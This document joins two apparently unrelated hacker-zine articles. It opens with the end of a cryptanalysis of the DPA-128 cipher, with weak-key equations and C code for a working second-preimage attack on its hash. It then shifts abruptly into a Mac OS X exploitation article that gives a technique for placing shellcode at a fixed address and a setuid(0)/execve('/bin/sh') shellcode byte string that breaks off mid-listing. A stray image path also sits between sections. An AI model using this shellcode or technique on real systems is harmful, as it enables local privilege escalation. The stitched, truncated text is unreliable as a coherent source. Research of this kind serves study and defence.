u0(i)      = p(i)
v0(i)      = p(i) + p(i+8)
w0(i+m)    = v0(i)
y0(i)      = w0(i) + k0(i) + w0(i-1)*k0(i-1)
y0(i+m)    = w0(i+m) + k0(i+m) + w0(i+m-1)*k0(i+m-1)
y0(i+m)    = p(i) + p(i+8) + k0(i+m) + w0(i+m-1)*k0(i+m-1)
y0(i+m)    = p(i) + p(i+8) + k0(i+m) + (p(i-1) + p(i-1+8))*k0(i+m-1)

u1(i)      = y0(i)
v1(i)      = y0(i) + y0(i+8)
w1(i+n)    = v1(i)
y1(i)      = w1(i) + k1(i) + C1(i)
y1(i)      = w1(i) + k1(i) + w1(i-1)*k1(i-1)
y1(i+n)    = w1(i+n) + k1(i+n) + w1(i-1+n)*k1(i-1+n)
y1(i+n)    = y0(i) + y0(i+8) + k1(i+n) + (y0(i-1) + y0(i+8-1)) * k1(i-1+n)

y1(i+n+m) = y0(i+m) + y0(i+m+8) + k1(i+m+n)
          + (y0(i+m-1) + y0(i+m+8-1)) * k1(i+m+n-1)

y1(i+n+m) = p(i) + p(i+8) + k0(i+m) + (p(i-1) + p(i-1+8)) * k0(i+m-1)
          + p(i+8) + p(i+16) + k0(i+m+8)
          + (p(i+8-1) + p(i-1+16)) * k0(i+m-1+8)
          + k1(i+n+m)
          + k1(i+m+n-1) * [p(i-1) + p(i+8-1) + k0(i+m-1)]
          + k1(i+m+n-1) * [p(i-1+8) + p(i+16-1) + k0(i+m-1+8)]

y1(i+n+m) = p(i) + k0(i+m) + (p(i-1) + p(i-1+8)) * k0(i+m-1)
          + p(i+16) + k0(i+m+8) + (p(i+8-1) + p(i-1+16)) * k0(i+m-1+8)
          + k1(i+n+m)
          + k1(i+m+n-1)*[p(i-1) + k0(i+m-1)]
          + k1(i+m+n-1)*[p(i-1+16) + k0(i+m-1+8)]
```

Thanks to the previous system resolution, we have the knowledge of
k0(i+m+n-1+x) and k1(i+m-1+y) variables. Therefore, we can reduce the
previous equation to:

```
A(i) = k0(i+m) + k0(i+m+8) + k1(i+n+m)           (alpha)
```

where A(i) is a known value for the attacker.

Remark 1: This equation represents the same system as found in case of i
being the lowest bit! Therefore all previous remarks remain.

Remark 2: If we hadn't have the knowledge of k0(i+m+n-1+x) and k1(i+m-1+y)
bits then the number of variables would have grown seriously. Moreover we
would have had to deal with some degree 2 monomials :-/.

We can thus conjecture that the equation alpha will remain true for each i
part of {a,a+8,a+16,a+24} where 0 <= a < 8.

--[7.2 - Generalization and expected complexity

Let's deal with the real bytechain() function now.
As stated before and for DPA_BLOCK_SIZE = 4 we have:

```
V(0) = U(0) xor U(1)
V(1) = U(1) xor U(2)
V(2) = U(2) xor U(3)
V(3) = U(0) xor U(1) xor U(3)
```

This is clearly troublesome as the last byte V(3) is NOT calculated like
V(0), V(1) and V(2). Because of the rotations involved, we wont be able to
know when the bit manipulated is part of V(3) or not.

Therefore, we have to use a general formula:

```
V(i) = U(i) + U(i+1) + a(i).U(i+2)
```
where a(i) = 1 for i = 24 to 31

For i part of {0,8,16,24} we have:

```
u0(i)     = p(i)
v0(i)     = p(i) + p(i+8)  + a0(i).p(i+16)
w0(i+m)   = v0(i)
y0(i)     = w0(i) + k0(i)   + C0(i)
y0(i+m)   = w0(i+m) + k0(i+m) + C0(i+m)
y0(i+m)   = p(i) + p(i+8) + a0(i).p(i+16) + k0(i+m) + C0(i+m) /*carry(0) = 0*/
y0(i+m)   = p(i) + p(i+8)  + a0(i).p(i+16) + k0(i+m)
```

So in the second round:

```
u1(i)     = y0(i)
v1(i)     = y0(i) + y0(i+8) + a1(i).y0(i+16)
w1(i+n)   = v1(i)
y1(i)     = w1(i) + k1(i) + C1(i)
y1(i+n)   = w1(i+n) + k1(i+n) + C1(i+n)
y1(i+n)   = y0(i) + y0(i+8) + a1(i).y0(i+16) + k1(i+n) + C1(i+n)
y1(i+n+m) = y0(i+m) + y0(i+m+8) + a1(i+m).y0(i+m+16) + k1(i+n+m)

y1(i+n+m) = p(i) + p(i+8) + a0(i).p(i+16) + k0(i+m)
          + p(i+8) + p(i+16) + a0(i).p(i+24) + k0(i+m+8)
          + a1(i+m).[p(i+16) + p(i+24) + a0(i).p(i) + k0(i+m+16)] + k1(i+n+m)

y1(i+n+m) = p(i) + a0(i).p(i+16) + k0(i+m)
          + p(i+16) + a0(i).p(i+24) + k0(i+m+8)
          + a1(i+m).[p(i+16) + p(i+24) + a0(i).p(i) + k0(i+m+16)] + k1(i+n+m)
```

a0(i) is not a problem since we know it. This is coherent with the fact that the first operation of the cipher is rbytechain() which is invertible for the attacker. However, the problem lies in the a1(i+m) variables.

Guessing a1(i+m) is out of question as it would cost us a complexity of (2^4)^15 = 2^60 for the 16 rounds! The solution is to consider a1(i+m) as an other set of 4 variables. We can also add the equation to our system:

```
a1(m) + a1(m+8) + a1(m+16) + a1(m+24) = 1
```

This equation will remain true for other bits.

So what is the global complexity? Obviously with DPA_BLOCK_SIZE = 16 each system is composed of 16+1 equations of 16+1 variables (we fixed the others). Therefore, the complexity of the resolution is:
log(17^3) / log(2) ~ 2^13.

We will solve 8 systems since there are 8 bits per byte. Thus the global complexity is around (2^13)*8 = 2^16.

Remark: We didn't take into account the calculation of equation as it is assumed to be determined using a formal calculation program such as pari-gp or magma.

--[7.3 - Cardinality of |W

What is the probability of choosing a weak key? We have seen that our weak key criterion is that for each round, the rotation parameter needs to be multiple of 8. Obviously, it happens with 16 / 128 = 1/8 theoretical probability per round. Since we consider subkeys being random, the generation of rotation parameters are independent which means that the overall probability is (1/16)^16 = 1/2^64.

Although a probability of 1/2^64 means a (huge) set of 2^64 weak keys, in the real life, there are very few chances to choose one of them. In fact, you probably have much more chances to win lottery ;) However, two facts must be noticed:

- We presented one set of weak keys but there be some more!
- We illustrated an other weakness in the conception of DPA-128

Remark: A probability of 1/8 per round is completely theoretic as it supposes a uniform distribution of hash32() output. Considering the extreme simplicity of the hash32() function, it wouldn't be too surprising to be different in practice. Therefore we made a short test to compute the real probability (Annexe B).

```
$ gcc test.hash32.c checksum128.o hash32.o -o test.hash32 -O3
-fomit-frame-pointer
$ time ./test.hash32
[+] Probability is 0.125204

real 0m14.654s
user 0m14.649s
sys 0m0.000s

$ gp -q
? (1/0.125204) ^ 16
274226068900783.2739747241633
? log(274226068900783.2739747241633) / log(2)
47.962359053756768783817411 98
?
```

This result tells us clearly that the probability of shift being multiple of 8 is around 1/2^2.99 ~ 1/8 per round which is assimilated to the theoretical one since the difference is too small to be significant. In order to improve the measure, we used checksum128() as an input of hash32(). Furthermore, we also tried to test hash32() without the "*k &&" bug mentioned earlier. Both tests gave similar results which means that the bug is not important in practice and that checksum128() doesn't seem to be particularly skewed. This is a good point for DPA! :-D

--[8 - Breaking DPA-based unkeyed hash function

In his paper, Veins also explains how a hash function can be built out of DPA. We will analyze the proposed scheme and will show how to completely break it.

--[8.1 - Introduction to hash functions

Quoting once again the excellent HAC [MenVan]:
"A hash function is a function h which has, as a minimum, the following two properties:

1. compression - h maps an input x of arbitrary finit bitlength, to an output h(x) of fixed bitlength n.
2. ease of computation - given h and an input x, h(x) is easy to compute.

In cryptography there are essentially two families of hash functions:

1. The MAC (Message Authentication Codes). They are keyed ones and provides both authentication (of source) and integrity of messages.
2. The MDC (Modification Detection Code), sometimes referred as MIC. They are unkeyed and only provide integrity. We will focus on this kind of functions. When designing his hash function, the cryptographer generally wants it to satisfy the three properties:

- preimage resistance. For any y, it should not be possible (that is to say computationally infeasible) to find an x such as h(x) = y. Such a property implies that the function has to be non invertible.
- 2nd preimage resistance. For any x, it should not be possible to find an x' such as h(x) = h(x') when x and x' are different.
- collision resistance. It should not be possible to find an x and an x' (with x different of x') such that h(x) = h(x').

Remark 1: Properties 1 and 2 and essentials when dealing with binary integrity.

Remark 2: The published attacks on MD5 and SHA-0/SHA-1 were dealing with the

third property. While it is true that finding collisions on a hash function is enough for the crypto community to consider it insecure (and sometimes leads to a new standard [NIST2007]), for most of usages it still remains sufficient.

There are many way to design an MDC function. Some functions are based on MD4 function such as MD5 or SHA* functions which heavily rely on boolean algebra and operations in GF(2^32), some are based on NP problems such as RSA and finally some others are block cipher based.

The third category is particularly interesting since the security of the hash function can be reduced to the one of the underlying block cipher. This is of course only true with a good design.

--[8.2 - DPAsum() algorithm

The DPA-based hash function lies in the functions DPA_sum() and DPA_sum_write_to_file() which can be found respectively in file sum.c and data.c.

Let's detail them a little bit using pseudo code:

Let M be the message to hash, let M(i) be the i'th 128b block message.
Let N = DPA_BLOCK_SIZE * i + j be the size in bytes of the message where i and j are integers such as i = N / DPA_BLOCK_SIZE and 0 <= j < 16.
Let C be an array of 128 bits elements were intermediary results of hash calculation are stored. The last element of this array is the hash of the message.

```
func DPA_sum(K0,M,C):

    K0 = key("deadbeef");
    IV = "0123456789abcdef";

    C(0) = E( IV , K0);
    C(1) = E( IV xor M(0) , K0);

    FOR a = 1 to i-1:
        C(a+1) = E( C(a) xor M(a) , K0);

    if j == 0:
        C(i+1) = E( C(i) xor 000...000 , K0)
    else
        C(i+1) = E( C(i) xor PAD( M(i) );
        C(i+2) = E( C(i+1) xor 000...00S , K0) /* s = 16-j */
    return;

func DPA_sum_write_to_file(C, file):

    write(file,C(last_element));
    return;
```

--[8.3 - Weaknesses in the design/implementation

We noticed several implementation mistakes in the code:

a) Using the algorithm of hash calculation, every element of array C is defined recursively however C(0) is never used in calculation. This doesn't impact security in itself but is somewhat strange and could let us think that the function was not designed before being programmed.

b) When the size of M is not a multiple of DPA_BLOCK_SIZE (j is not equal to 0) then the algorithms calculates the last element using a xor mask where the last byte gives information on the size of the original message. However, what is included in the padding is not the size of the message in itself but rather the size of padding.

If we take the example of the well known Merkle-Damgard construction on

which are based MD{4,5} and SHA-{0,1} functions, then the length of the message was initially appended in order to prevent collisions attacks for messages of different sizes. Therefore in the DPASum() case, appending j to the message is not sufficient as it would be possible to find collisions for messages of size (DPA_BLOCK_SIZE*a + j) and (DPA_BLOCK_SIZE*b + j) were obviously a and b are different.

Remark: The fact that the IV and the master key are initially fixed is not a problem in itself since we are dealing with MDC here.

--[8.4 - A (2nd) preimage attack

Because of the hash function construction properties, being given a message X, it is trivial to create a message X' such as h(X) = h(X'). This is called building a 2nd preimage attack.

We built a quick & dirty program to illustrate it (Annexe C). It takes a 32 bytes message as input and produces an other 32 bytes one with the same hash:

```
$ cat to.hack | hexdump -C
00000000 58 41 4c 4b 58 43 4c 4b 53 44 4c 46 4b 53 44 46 |XALKXCLKSDLFKSDF|
00000010 58 4c 4b 58 43 4c 4b 53 44 4c 46 4b 53 44 46 0a |XLKXCLKSDLFKSDF.|
00000020
$ ./dpa -s to.hack
6327b5becaab3e5c61a00430e375b734
$ gcc break_hash.c *.o -o break_hash -I ./include
$ ./break_hash to.hack > hacked
$ ./dpa -s hacked
6327b5becaab3e5c61a00430e375b734
$ cat hacked | hexdump -C
00000000 43 4f 4d 50 4c 45 54 45 4c 59 42 52 4f 4b 45 4e |COMPLETELYBROKEN|
00000010 3e bf de 93 d7 17 7e 1d 2a c7 c6 70 66 bb eb a3 |>.....~.*..pf...|
00000020
```

Nice isn't it ? :-) We were able to write arbitrary data in the first 16 bytes and then to calculate the next 16 bytes so that the 'hacked' file had the exact same hash. But how did we do such an evil thing?

Assuming the size of both messages is 32 bytes then:

h(Mi) = E(E(Mi(0) xor IV,K0) xor Mi(1),K0)

Therefore, it is obvious that:

h(M1) = h(M2) is equivalent to
E(E(M1(0) xor IV,K0) xor M1(1),K0) = E(E(M2(0) xor IV,K0) xor M2(1),K0)

Which can be reduced to:
E(M1(0) xor IV,K0) xor M1(1) = E(M2(0) xor IV,K0) xor M2(1)

Which therefore gives us:
M2(1) = E(M2(0) xor IV,K0) xor E(M1(0) xor IV,K0) xor M1(1) [A]

Since M1,IV,K0 are known parameters then for a chosen M2(0), [A] gives us M2(1) so that h(M1) = h(M2).

Remark 1: Actually such a result can be easily generalized to n bytes messages. In particular, the attacker can put anything in his message and "correct it" using the last blocks (if n >= 32).

Remark 2: Of course building a preimage attack is also very easy. We mentioned previously that we had for a 32 bytes message:
h(Mi) = E(E(Mi(0) xor IV,K0) xor Mi(1),K0)

Therefore, Mi(1) = E^-1(h(Mi),K0) xor E(Mi(0) xor IV,K0) [B]

The [B] equation tells us how to generate Mi(1) so that we have h(Mi) in output. It doesn't seem to be really a one way hash function does it ? ;-)

Building a hash function out of a block cipher is a well known problem in cryptography which doesn't only involve the security of the underlying block cipher. One should rely on one of the many well known and heavily analyzed algorithms for this purpose instead of trying to design one.

--[9 - Conclusion

We put into evidence some weaknesses of the cipher and were also able to totally break the proposed hash function built out of DPA. In his paper, Veins implicitly set the bases of a discussion to which we wish to deliver our opinion. We claim that it is necessary to understand properly cryptology. The goal of this paper wasn't to illustrate anything else but that fact. Being hacker or not, paranoid or simply careful, the rule is the same for everybody in this domain: nothing should be done without reflexion.

--[10 - Greetings

#TF crypto dudes for friendly and smart discussions and specially X for giving me a lot of hints. I learned a lot from you guys :-)
#K40r1 friends for years of fun ;-) Hi all :)
Finally but not least my GF and her kindness which is her prime characteristic :> (However if she finds out the joke in the last sentence I may die :|)

--[11 - Bibliography

[DPA128] A Polyalphabetic Substitution Cipher, Veins, Phrack 62.
[FakeP63] Keeping 0day Safe, m1lt0n, Phrack(.nl) 63.
[MenVan] Handbook of Applied Cryptography, Menezes, Oorschot & Vanstone.
[Knud99] Correlation in RC6, L. Knudsen & W. Meier.
[CrypTo] Two balls ownz one, http://fr.wikipedia.org/wiki/Cryptorchidie
[Vaud] An Experiment on DES - Statistical Cryptanalysis, S. Vaudenay.
[Ryabko] Adaptative chi-square test and its application to some cryptographic problems, B. Ryabko.
[CourtAlg] How Fast can be Algebraic Attacks on Block Ciphers ?, Courtois.
[BiSha90] Differential Cryptanalysis of DES-like Cryptosystems, E. Biham & A. Shamir, Advances in Cryptology - CRYPTO 1990.
[Matsui92] A new method for known plaintext attack of FEAL cipher, Matsui & A. Yamagishi, EUROCRYPT 1992.
[NSA2007] Just kidding ;-)
[SHOUP] NTL library, V. Shoup, http://www.shoup.net/ntl/
[NIST2007] NIST, http://www.csrc.nist.gov/pki/HashWorkshop/index.html, 2007

--[Annexe A - Breaking the linearised version

8<- - - - 8< - - - - - - 8< - - - - - - 8< - - - - - - 8< - - - - - - 8< - - - - - -

```
/* Crappy C/C++ source. I'm in a hurry for the paper redaction so don't
 * blame me toooooo much please ! :> */

#include <iostream>
#include <fstream>
#include <openssl/rc4.h>
#include <NTL/ZZ.h>
#include <NTL/ZZ_p.h>
#include <NTL/mat_GF2.h>
#include <NTL/vec_GF2.h>
#include <NTL/GF2E.h>
#include <NTL/GF2XFactoring.h>
#include "dpa.h"

using namespace NTL;

void
S_E2 (unsigned char *key, unsigned char *block, unsigned int s)
{
    int i;
```

```
    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
    {
        block[i] ^= (key[i] ^ s) % 256;
    }
    return;
}

void
E2 (unsigned char *key, unsigned char *block, unsigned int shift)
{
    rbytechain (block);
    rbitshift (block, shift);
    S_E2 (key, block, shift);
}

void
DPA_ecb_encrypt (DPA_KEY * key, unsigned char * src, unsigned char * dst)
{
    int j;
    memcpy (dst, src, DPA_BLOCK_SIZE);
    for (j = 0; j < 16; j++)
        E2 (key->subkey[j].key, dst, key->subkey[j].shift);
    return;
}

void affichage(unsigned char *chaine)
{
    int i;
    for(i=0; i<16; i++)
        printf("%.2x",(unsigned char )chaine[i]);
    printf("\n");
}

unsigned char test_p[] = "ABCD_ABCD_12____";
unsigned char test_c1[16];
unsigned char test_c2[16];
DPA_KEY key;
RC4_KEY rc4_key;

struct vect {
    unsigned char plaintxt[16];
    unsigned char ciphertxt[16];
};

struct vect toto[128];
unsigned char src1[16], src2[16];
unsigned char block1[16], block2[16];

int main()
{

    /* Key */
    unsigned char str_key[] = " _323DFF?FF4cxsdÃ©&";
    DPA_set_key (&key, str_key, DPA_KEY_SIZE);

    /* Init our RANDOM generator */
    char time_key[16];
    snprintf(time_key, 16, "%d%d",(int)time(NULL), (int)time(NULL));
    RC4_set_key(&rc4_key, strlen(time_key), (unsigned char *)time_key);

    /* Let's crypt 16 plaintexts */
    printf("[+] Generating the plaintexts / ciphertexts\n");

    int i=0;
    int a=0;
    for(; i<128; i++)
    {
         RC4(&rc4_key, 16, src1, src1); // Input is nearly random :)
         DPA_ecb_encrypt (&key, src1, block1);
         RC4(&rc4_key, 16, src2, src2); // Input is nearly random :)
```

```
         DPA_ecb_encrypt (&key, src2, block2);

         for(a=0;a<16; a++)
         {
             toto[i].plaintxt[a] = src1[a] ^ src2[a];
             toto[i].ciphertxt[a] = block1[a] ^ block2[a];
         }
    }

    /* Now the NTL stuff */

    printf("[+] NTL stuff !\n");
    vec_GF2 m2(INIT_SIZE,128);
    vec_GF2 B(INIT_SIZE,128);
    mat_GF2 M(INIT_SIZE,128,128);
    mat_GF2 Mf(INIT_SIZE,128,128); // The final matrix !
    clear(Mf);
    clear(M);
    clear(m2);
    clear(B);

    /* Lets fill M correctly */

    int k=0;
    int j=0;
    for(k=0; k<128; k++) // each row !
    {
        for(i=0; i<16; i++)
        {
            for(j=0; j<8; j++)
                M.put(i*8+j,k,(toto[k].plaintxt[i] >> j)&0x1);
        }
    }

    GF2 d;
    determinant(d,M);

    /* if !det then it means the vector were linearly linked :'( */

   if(IsZero(d))
   {
       std::cout << "det(M) = 0\n" ;
       exit(1);
   }

   /* Let's solve the 128 system :) */

    printf("[+] Calculation of Mf\n");
    for(k=0; k<16; k++)
    {
        for(j=0; j<8; j++)
        {
            for(i=0; i<128; i++)
            {
                 B.put(i,(toto[i].ciphertxt[k] >> j)&0x1);
            }
            solve(d, m2, M, B);

#ifdef __debug__
            std::cout << "m2 is " << m2 << "\n";
#endif

            int b=0;
            for(;b<128;b++)
                Mf.put(k*8+j,b,m2.get(b));
        }
    }

#ifdef __debug__
    std::cout << "Mf = " << Mf << "\n";
```

```
#endif

    /* Now that we have Mf, let's make a test ;) */

    printf("[+] Let's make a test !\n");
    bzero(test_c1, 16);
    bzero(test_c2, 16);
    char DELTA_X[16];
    char DELTA_Y[16];
    bzero(DELTA_X, 16);
    bzero(DELTA_Y, 16);
    DPA_ecb_encrypt (&key, test_p, test_c1);

    // DELTA_X !
    unsigned char U0[] = "ABCDEFGHABCDEFG1";
    unsigned char Y0[16];
    DPA_ecb_encrypt (&key, U0, Y0);

    for(i=0; i<16; i++)
    {
        DELTA_X[i] = test_p[i] ^ U0[i];
    }

    // DELTA_Y !
    vec_GF2 X(INIT_SIZE,128);
    vec_GF2 Y(INIT_SIZE,128);
    clear(X);
    clear(Y);
    for(k=0; k<16; k++)
    {
         for(j=0; j<8; j++)
         {
             X.put(k*8+j,(DELTA_X[k] >> j)&0x1);
         }
    }

    Y = Mf * X;

#ifdef __debug__
    std::cout << "X = " << X << "\n";
    std::cout << "Y = " << Y << "\n";
#endif

    GF2 z;
    for(k=0; k<16; k++)
    {
        for(j=0; j<8; j++)
        {
            z = Y.get(k*8+j);
            if(IsOne(z))
                DELTA_Y[k] |= (1 << j);
        }
    }

    // test_c2 !

    for(i=0; i<16; i++)
        test_c2[i] = DELTA_Y[i] ^ Y0[i];

    /* Compare the two vectors */

    if(!memcmp(test_c1,test_c2,16))
        printf("\t=> Well done boy :>\n");
    else
        printf("\t=> Hell !@#\n");

#ifdef __debug__
    affichage(test_c1);
    affichage(test_c2);
#endif
```

```
    return 0;
}
8<- - - - 8< - - - - - - 8< - - - - - - 8< - - - - - - 8< - - - - - 8< - - - - -
```


--[Annexe B - Probability evaluation of (hash32()%8 == 0)

```
8<- - - - 8< - - - - - - 8< - - - - - - 8< - - - - - - 8< - - - - - 8< - - - - -
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

#define NBR_TESTS 0xFFFFF

int main()
{
    int i = 0, j = 0;
    char buffer[16];
    int cmpt = 0;
    int rand = (time_t)time(NULL);
    float proba = 0;
    srandom(rand);
    for(;i<NBR_TESTS;i++)
    {
        for(j=0; j<4; j++)
        {
            rand = random();
            memcpy(buffer+4*j,&rand,4);
        }
        checksum128 (buffer, buffer, 16);
        if(!(hash32(buffer,16)%8))
            cmpt++;
    }
    proba = (float)cmpt/(float)NBR_TESTS;
    printf("[+] Probability is around %f\n",proba);
    return 0;
}
8<- - - - 8< - - - - - - 8< - - - - - - 8< - - - - - - 8< - - - - - 8< - - - - -
```

--[Annexe C - 2nd preimage attack on 32 bytes messages

```
8<- - - - 8< - - - - - - 8< - - - - - - 8< - - - - - - 8< - - - - - 8< - - - - -
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include "dpa.h"

void
E2 (unsigned char *key, unsigned char *block, unsigned int shift)
{
    rbytechain (block);
    rbitshift (block, shift);
    S_E (key, block, shift);
}

void
DPA_ecb_encrypt (DPA_KEY * key, unsigned char * src, unsigned char * dst)
{
    int j;
    memcpy (dst, src, DPA_BLOCK_SIZE);
    for (j = 0; j < 16; j++)
        E2 (key->subkey[j].key, dst, key->subkey[j].shift);
    return;
}
```

```
void affichage(unsigned char *chaine)
{
    int i;
    for(i=0; i<16; i++)
        printf("%.2x",(unsigned char )chaine[i]);
    printf("\n");
}

int main(int argc, char **argv)
{
    DPA_KEY key;
    unsigned char str_key[] = "deadbeef";
    unsigned char IV[] = "0123456789abcdef";
    unsigned char evil_payload[] = "COMPLETELYBROKEN";
    unsigned char D0[16],D1[16];
    unsigned char final_message[32];
    int fd_r = 0;
    int i = 0;

    if(argc < 2)
    {
        printf("Usage : %s <file>\n",argv[0]);
        exit(EXIT_FAILURE);
    }

    DPA_set_key (&key, str_key,8);
    if((fd_r = open(argv[1], O_RDONLY)) < 0)
    {
        printf("[+] Fuck !@#\n");
        exit(EXIT_FAILURE);
    }

    if(read(fd_r, D0, 16) != DPA_BLOCK_SIZE)
    {
        printf("Too short !@#\n");
        exit(EXIT_FAILURE);
    }

    if(read(fd_r, D1, 16) != DPA_BLOCK_SIZE)
    {
        printf("Too short 2 !@#\n");
        exit(EXIT_FAILURE);
    }
    close(fd_r);
    memcpy(final_message, evil_payload, DPA_BLOCK_SIZE);
    blockchain(evil_payload, IV);
    DPA_ecb_encrypt (&key, evil_payload, evil_payload);
    blockchain(D0,IV);
    DPA_ecb_encrypt (&key, D0, D0);
    blockchain(D0,D1);
    blockchain(evil_payload, D0);
    memcpy(final_message+DPA_BLOCK_SIZE, evil_payload, DPA_BLOCK_SIZE);

    for(i=0; i<DPA_BLOCK_SIZE*2; i++)
        printf("%c",final_message[i]);
    return 0;
}
8<- - - - 8< - - - - - - 8< - - - - - - 8< - - - - - - 8< - - - - - - 8< - - - - - -
```



--[Contents

--[1 - Introduction

This paper was written in order to document my research while playing with Mac OS X shellcode. During this process, however, the paper mutated and evolved to cover a selection of Mac OS X related topics which will hopefully make for an interesting read.

Due to the growing popularity of Mac OS X on Intel over PowerPC platforms, I have mostly focused on techniques for the former. Many of the concepts shown are still applicable on PowerPC architecture, but their particular implementation is left as an excercise for the reader.

There are already several well written documents on PowerPC and Intel assembly language; I will therefore make no attempt to try and teach you these things.

If you have any suggestions on how to shorten/tighten the code I have written for this paper please drop me an email with the details at: nemo@felinemenace.org.

A tar file containing the full code listings referenced in this paper can be found in Appendix A.

--[2 - Local shellcode maneuvering.

Over the years there have been many different techniques developed to calculate valid return addresses when exploiting buffer overflows in applications local to your system. Unfortunately many of these techniques are now obsolete on Intel-based Mac OS X systems with the introduction of a non-executable stack in version 10.4 (Tiger).

In the following subsections I will discuss a few historical approaches for calculating shellcode addresses in memory and introduce a new method for positioning shellcode at a fixed location in the address space of a vulnerable target process.

--[2.1 Historical perspective 1: Aleph1

Over the years there have been many different techniques developed to calculate a valid return address when exploiting a buffer overflow in an application local to your system. The most widely known of these is shown in aleph1's "Smashing the Stack for Fun and Profit". [9] In this paper, aleph1 simply writes a small function get_sp() shown below.

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
```

This function returns the current stack pointer (esp). aleph1 then simply offsets from this value, in an attempt to hit the nop sled before his shellcode on the stack. This method is not as precise as it can be, and also requires the shellcode to be stored on the stack. This is an obvious issue if your stack is non-executable.

--[2.2 Historical perspective 2: Radical Environmentalist

Another method for storing shellcode and calculating the address of it inside another process is shown in the Radical Environmentalist paper written by the Netric Security Group [10].

In this paper, the author shows that the execve() syscall allows full control over the stack of the freshly executed process. Because of this, shellcode can be stored in an environment variable, the address of which can be calculated as displacement from the top of the stack.

In older exploits for Mac OS X (prior to 10.4), this technique worked quite well. Since there is no non-executable stack on PowerPC

--[2.3 Beating stack prot :P or whatever

In KF's paper "Non eXecutable Stack Loving on Mac OS X86" [11], the author demonstrates a technique for removing stack protection by returning into mprotect() in libSystem (libc) before returning into their payload. While this technique is very useful for remote exploitation, a more elegant solution to this problem exists for local exploitation.

The first step to getting our shellcode in place is to get some shellcode. There has already been significant published work in this area. If you are interested to learn how to write shellcode for Mac OS X for use in local privilege escalation exploits, a couple of papers you should definitely check out are shown in the references section. [1] and [8]. The shellcode chosen for the sample code is described in full in section 2 of this paper.

The method which I now propose relies on an undocumented the undocumented Mac OS X system call "shared_region_mapping_np".

This syscall is used at runtime by the dynamic loader (dyld) to map widely used libraries across the address space of every process on the system; this functionality has many evil uses.

The file /usr/include/sys/syscalls.h contains the syscall number for each of the syscalls. Here is the appropriate line in that file which contains our syscall.

```
#define SYS_shared_region_map_file_np 299
```

Here is the prototype for this syscall:

```
struct shared_region_map_file_np(
        int fd,
        uint32_t mappingCount,
        user_addr_t mappings,
        user_addr_t slide_p
);
```

The arguments to this syscall are very simple:

fd	an open file descriptor, providing access to data that we want loaded in memory.
mappingCount	the number of mappings which we want to make from the file.
mappings	a pointer to an array of _shared_region_mapping_np structs which describe each mapping (see below).
slide_p	determines whether the syscall is allowed to slide the mapping around inside the shared region of memory to make it fit.

Here is the struct definition for the elements of the third argument:

```
struct _shared_region_mapping_np {
        mach_vm_address_t       address;
        mach_vm_size_t          size;
        mach_vm_offset_t        file_offset;
        vm_prot_t               max_prot;
        vm_prot_t               init_prot;
};
```

The struct elements shown above can be explained as followed:

address	the address in the shared region where the data should be stored.
size	the size of the mapping (in bytes)
file_offset	the offset into the file descriptor to which we must seek in order to reach the start of our data.
max_prot	This is the maximum protection of the mapping, this value is created by or'ing the #defines: VM_PROT_EXECUTE,VM_PROT_READ,VM_PROT_WRITE and VM_COW.
init_prot	This is the initial protection of the mapping, again this is created by or'ing the values mentioned above.

The following #define's describe the shared region in which we can map our data. They show the various regions within the 0x00000000->0xffffffff address space which are available to use as shared regions. These are shown as defined as starting point, followed by size.

```
#define SHARED_LIBRARY_SERVER_SUPPORTED
#define GLOBAL_SHARED_TEXT_SEGMENT      0x90000000
#define GLOBAL_SHARED_DATA_SEGMENT      0xA0000000
#define GLOBAL_SHARED_SEGMENT_MASK      0xF0000000

#define SHARED_TEXT_REGION_SIZE         0x10000000
#define SHARED_DATA_REGION_SIZE         0x10000000
#define SHARED_ALTERNATE_LOAD_BASE      0x09000000
```

To reduce the chance that our shellcode offset will be

stored at an address that does not contain a NULL byte (thereby making this technique viable for string based overflows), we position the shellcode at the last address in the region where a page (0x1000 bytes) can be mapped. By doing so, our shellcode will be stored at the address 0x9fffxxx.

The following code can be used to map some shellcode into a fixed location by opening the file "/tmp/mapme" and writing our shellcode out to it. It then uses the file descriptor to call the "shared_region_map_file_np" which maps the code, as well as a bunch of int3's (cc), into the shared region.

```
/*-------------------------------------------------------
 * [ sharedcode.c ]
 *
 * by nemo@felinemenace.org 2007
 */

#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <mach/vm_prot.h>
#include <mach/i386/vm_types.h>
#include <mach/shared_memory_server.h>
#include <string.h>
#include <unistd.h>

#define BASE_ADDR 0x9ffff000
#define PAGESIZE  0x1000
#define FILENAME  "/tmp/mapme"

char dual_sc[] =
"\x5f\x90\xeb\x60"

// setuid() seteuid()
"\x38\x00\x00\xb7\x38\x60\x00\x00"
"\x44\x00\x00\x02\x38\x00\x00\x17"
"\x38\x60\x00\x00\x44\x00\x00\x02"

// ppc execve() code by b-r00t
"\x7c\xa5\x2a\x79\x40\x82\xff\xfd"
"\x7d\x68\x02\xa6\x3b\xeb\x01\x70"
"\x39\x40\x01\x70\x39\x1f\xfe\xcf"
"\x7c\xa8\x29\xae\x38\x7f\xfe\xc8"
"\x90\x61\xff\xf8\x90\xa1\xff\xfc"
"\x38\x81\xff\xf8\x38\x0a\xfe\xcb"
"\x44\xff\xff\x02\x7c\xa3\x2b\x78"
"\x38\x0a\xfe\x91\x44\xff\xff\x02"
"\x2f\x62\x69\x6e\x2f\x73\x68\x58"

// seteuid(0);
"\x31\xc0\x50\xb0\xb7\x6a\x7f\xcd"
"\x80"
// setuid(0);
"\x31\xc0\x50\xb0\x17\x6a\x7f\xcd"
"\x80"
// x86 execve() code / nemo
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
